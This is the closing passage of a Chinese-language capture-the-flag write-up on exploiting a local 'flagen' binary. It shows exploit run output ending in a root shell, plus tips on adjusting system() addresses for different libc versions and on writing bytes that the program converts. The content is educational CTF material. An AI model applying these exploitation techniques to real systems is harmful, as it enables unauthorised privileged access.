len(all payload)=236
[+] Starting local process './flagen': Done
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

成功建立shell，我们可以读取文件来获得flag。

注意：因为在不同的libc中函数的地址可能不同，在第一部分写system()函数地址的时候，你需要根据实际情况来进行调整，尤其是当你构造的的负载中含有可被转换字符的时候，需要灵活变换一下，比如如果想写入0x53，因为0x53为'S'会被转换，可以先写入0x52，然后再加上0x01来间接达到写入0x53的目的。

本文中用到的flagen可以在我的github上下载(<https://github.com/gsharpsh00ter/reverse>)，libc.so取决于运行的环境。文章中如有不正确之处，欢迎大家指正和交流。

转载于:<https://www.cnblogs.com/gsharpsh00ter/p/6420233.html>